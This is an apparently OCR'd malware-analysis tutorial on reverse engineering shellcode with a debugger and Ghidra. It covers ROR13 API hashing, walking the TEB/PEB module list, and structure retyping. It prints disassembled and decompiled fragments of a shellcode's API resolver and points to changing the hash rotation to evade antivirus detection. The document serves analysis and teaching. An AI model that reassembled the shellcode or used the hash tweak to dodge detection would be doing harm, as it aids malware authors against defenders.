
```
1: [esp] 0726774C 0726774C
2: [esp+4] 0019FE78 0019FE78 "wininet"
3: [esp+8] 696E6977 696E6977
4: [esp+C] 0074656E 0074656E
5: [esp+10] 004089E8 004089E8 &"ALLUSERSPROFILE=C:\\ProgramData"
```

Here we can see the value of `EBP` whenever a `Call EBP` is executed. This value represents the base address of the shellcode + 0x6.



```
EAX     0000001A
EBX     002AA000
ECX     B651BFAD
EDX     00000038     '8'
EBP     001E0006
ESP     0019FE70     "%s"
ESI     00CBD314
EDI     0019FEEC

EIP     001E00A0

EFLAGS     00000212
ZF 0  PF 0  AF 1
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  00000000 (STATUS_SUCCESS)
```

Returning to Ghidra, we can see this value corresponds to the next instruction after `FUN_0000008f` is called.




```
                    ************************************************************...
                    *                          FUNCTION                        ...
                    ************************************************************...
                    undefined FUN_00000000()
     undefined        AL:1          <RETURN>
                    FUN_00000000
00000000 fc            CLD
00000001 e8 89 00      CALL       FUN_0000008f
         00 00
00000006 60            PUSHAD
00000007 89 e5         MOV        EBP,ESP
00000009 31 d2         XOR        EDX,EDX
0000000b 64 8b 52      MOV        EDX,dword ptr FS:[EDX + 0x30]
         30
0000000f 8b 52 0c      MOV        EDX,dword ptr [EDX + 0xc]
00000012 8b 52 14      MOV        EDX,dword ptr [EDX + 0x14]

                    LAB_00000015                          XREF[1]:     0000008d(j)
00000015 8b 72 28      MOV        ESI,dword ptr [EDX + 0x28]
00000018 0f b7 4a      MOVZX      ECX,word ptr [EDX + 0x26]
         26
0000001c 31 ff         XOR        EDI,EDI
```

Location of "Call EBP"

Notes on Identifying API Hashing

If we go back to the initial function and load the Graph View, we can see that there is a small block containing a loop. Which indicates that the logic within the block is repeated multiple times.

We can use this as an indicator of where the hashing takes place, and use it to identify the type of hashing algorithm involved.



```
...021 CMP   AL,0x61
...023 JL    LAB_00000027
```

```
00000025
...025 SUB   AL,0x20
```

```
00000027 - LA...
             LAB_00000027
...027 ROR   EDI,0xd
...02a ADD   EDI,EAX
...02c LOOP  LAB_0000001e
```

```
0000002e
...02e PUSH  EDX
...02f PUSH  EDI
...030 MOV   EDX,dword ptr [EDX + 0x10]
...033 MOV   EAX,dword ptr [EDX + 0x3c]
...036 ADD   EAX,EDX
...038 MOV   EAX,dword ptr [EAX + 0x78]
...03b TEST  EAX,EAX
...03d JZ    LAB_00000089
```

```
0000003f
...03f ADD   EAX,EDX
...041 PUSH  EAX
...042 MOV   ECX,dword ptr [EAX + 0x18]
...045 MOV   EBX,dword ptr [EAX + 0x20]
...048 ADD   EBX,EDX
```

```
0000004a - LA...
             LAB_0000004a
...04a JECXZ LAB_00000088
```

```
0000004c
...04c DEC   ECX
...04d MOV   ESI,dword ptr [EBX + ECX*0x4]
...050 ADD   ESI,EDX
...052 XOR   EDI,EDI
```

```
00000054 - LA...
             LAB_00000054
...054 XOR   EAX,EAX
...056 LODSB ESI
...057 ROR   EDI,0xd
...05a ADD   EDI,EAX
...05c CMP   AL,AH
...05e JNZ   LAB_00000054
```


```
00000060
...060 ADD   EDI,dword ptr [EBP + -0x8]
...063 CMP   EDI,dword p
...066 JNZ   LAB_0000004a
```

```
00000068
...068 POP   EAX
...069 MOV   EBX,dword ptr [EAX + 0x24]
...06c ADD   EBX,EDX
...06e MOV   CX,word ptr [EBX + ECX*0x2]
             LAB_00000072+1
...072 MOV   EBX,dword ptr [EAX + 0x1c]
...075 ADD   EBX,EDX
...077 MOV   EAX,dword ptr [EBX + ECX*0x4]
...07a ADD   EAX,EDX
...07c MOV   dword ptr [ESP + 0x24],EAX
...080 POP   EBX
...081 POP   EBX
...082 POPAD
...083 POP   ECX
...084 POP   EDX
...085 PUSH  ECX
...086 JMP   EAX
```

```
00000088 - LA...
             LAB_00000088
...088 POP   EAX
```

```
00000089 - LAB_00000...
             LAB_00000089
...089 POP   EDI
...08a POP   EDX
```

If we zoom into that block, we can see the instructions `ROR edi,0xd`. (0xd is 13 in hex), this corresponds to the ROR 13 hashing logic used by Cobalt Strike and Metasploit.



```
0000004a - LA...
                LAB_0000004a
...04a JECXZLAB_00000088
```

```
0000004c
...04c DEC   ECX
...04d MOV   ESI,dword ptr [EBX + ECX*...
...050 ADD   ESI,EDX
...052 XOR   EDI,EDI
```

ROR xyz,0xd

0xd = 13.

This is a ror13 hashing function.


```
00000054 - LA...
                LAB_00000054
...054 XOR   EAX,EAX
...056 LODSBESI
...057 ROR   EDI,0xd
...05a ADD   EDI,EAX
...05c CMP   AL,AH
...05e JNZ   LAB_00000054
```

```
00000060
...060 ADD   EDI,dword ptr [EBP + -0x8]
...063 CMP   EDI,dword ptr [EBP + 0x24]
...066 JNZ   LAB_0000004a
```

In some cases, you can google the hashing algorithm (or even just the instruction) to determine the hashing used. On occasions, you will encounter decoded API hash lists.

In this case, googling `ror13 hashing` returned a great blog from Mandiant that includes Pseudocode and explanations of ROR13.

(The below screenshot is from the Mandiant Blog)




This may sound difficult, but luckily most shellcode authors reuse known hash algorithms and values, making the life of the reverse engineer much better. The most common hash function that I've seen in recovered shellcode samples is included with Metasploit. The algorithm is shown in pseudocode in Figure 1.

```
acc := 0;
for c in input_string do
    acc := ROR(acc, 13);
    acc := acc + c;
end
```

Figure 1: ROR-13 Pseudocode

You may also encounter one of my previous blogs. Where I demonstrate how API hashing can be modified to bypass AV detections.




```
[0x00000037]
 ror       r9d, 0xd
 add       r9d, eax
 loop      0x2d
```

```
[0x00000037]
 ror       r9d, 0xf
 add       r9d, eax
 loop      0x2d
```

Advanced Notes on Windows Data Structures

If we go back to the initial function within Ghidra, we can see this line of code.


This is where the Thread Environment Block is accessed to obtain a list of all loaded modules (DLL's). From here, the list is enumerated and hashed in order to locate functions.



```

void FUN_00000000(int param_1)

{
  int iVar1;
  byte bVar2;
  int iVar3;
  uint uVar4;
  int iVar5;
  undefined4 *puVar6;
  byte *pbVar7;
  uint uVar8;
  int unaff_FS_OFFSET;

  FUN_0000008f();
  puVar6 = *(undefined4 **)(*(int *)(*(int *)(unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
  do {
    uVar4 = (uint)*(ushort *)((int)puVar6 + 0x26);
    uVar8 = 0x0;
    pbVar7 = (byte *)puVar6[0xa];
    do {
      bVar2 = *pbVar7;
      if ('`' < (char)bVar2) {
        bVar2 = bVar2 - 0x20;
      }
      uVar8 = (uVar8 >> 0xd | uVar8 << 0x13) + (uint)bVar2;
      uVar4 = uVar4 - 0x1;
      pbVar7 = pbVar7 + 0x1;
    } while (uVar4 != 0x0);
    iVar1 = puVar6[0x4];
```

There is an excellent blog on this topic by the team at Nviso. Which includes the below diagram on how the data structures are resolved.

Note how this corresponds to the + 0x30 + 0xc + 0x14 seen in the above screenshot.



```
TEB
0x00 NtTIb
0x1C EnvironmentPointer
0x20 ClientId
0x28 ActiveRpcHandle
0x2C ThreadLocalStoragePointer
0x30 ProcessEnvironmentBlock
0x34 LastErrorValue
...  ...
```

```
PEB
0x00 InheritedAddressSpace
0x01 ReadImageFileExecOptions
0x02 BeingDebugged
0x03 Reserved
0x04 Mutant
0x08 ImageBaseAddress
0x0C Ldr
0x10 ProcessParameters
...  ...
```


```
PEB_LDR_DATA
0x00 Length
0x04 Initialized
0x08 SsHandle
0x0C InLoadOrderModuleList
0x14 InMemoryOrderModuleList.Flink
0x18 InMemoryOrderModuleList.Blink
0x1C InInitializationOrderModuleList
...  ...
```

```
LDR_DATA_TABLE_ENTRY
0x00 InLoadOrderLinks
0x08 InMemoryOrderLinks.Flink
0x0C InMemoryOrderLinks.Blink
0x10 InInitializationOrderLinks
0x18 DllBase
0x1C EntryPoint
0x20 SizeOfImage
0x24 FullDllName
0x2C BaseDllName.Length
0x2E BaseDllName.MaximumLength
0x30 BaseDllName.Buffer
...  ...
```

Figure 5: From `TEB` to `BaseDllName`.


By googling for offsets like the `0x30, 0xc, 0x14` seen above, we can determine that the `unaff_FS_offset` value is a `TEB` structure.

By retyping the structure as a pointer to a TEB32 structure `TEB32 *`, we can significantly improve the readability. (You may need to download the TEB32 Header file, which you can find here)



```
TEB32 *unaff_FS_OFFSET;

FUN_0000008f();
p_Var5 = (unaff_FS_OFFSET->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleList).Flink;
do {
  uVar3 = (uint)*(ushort *)((int)&p_Var5[0x4].Blink + 0x2);
  uVar8 = 0x0;
  p_Var6 = p_Var5[0x5].Flink;
  do {
    bVar2 = *(byte *)&p_Var6->Flink;
```

By selecting `unaff_FS_offset` and `right-click -> retype variable`, we can declare a TEB pointer with `TEB32 *`

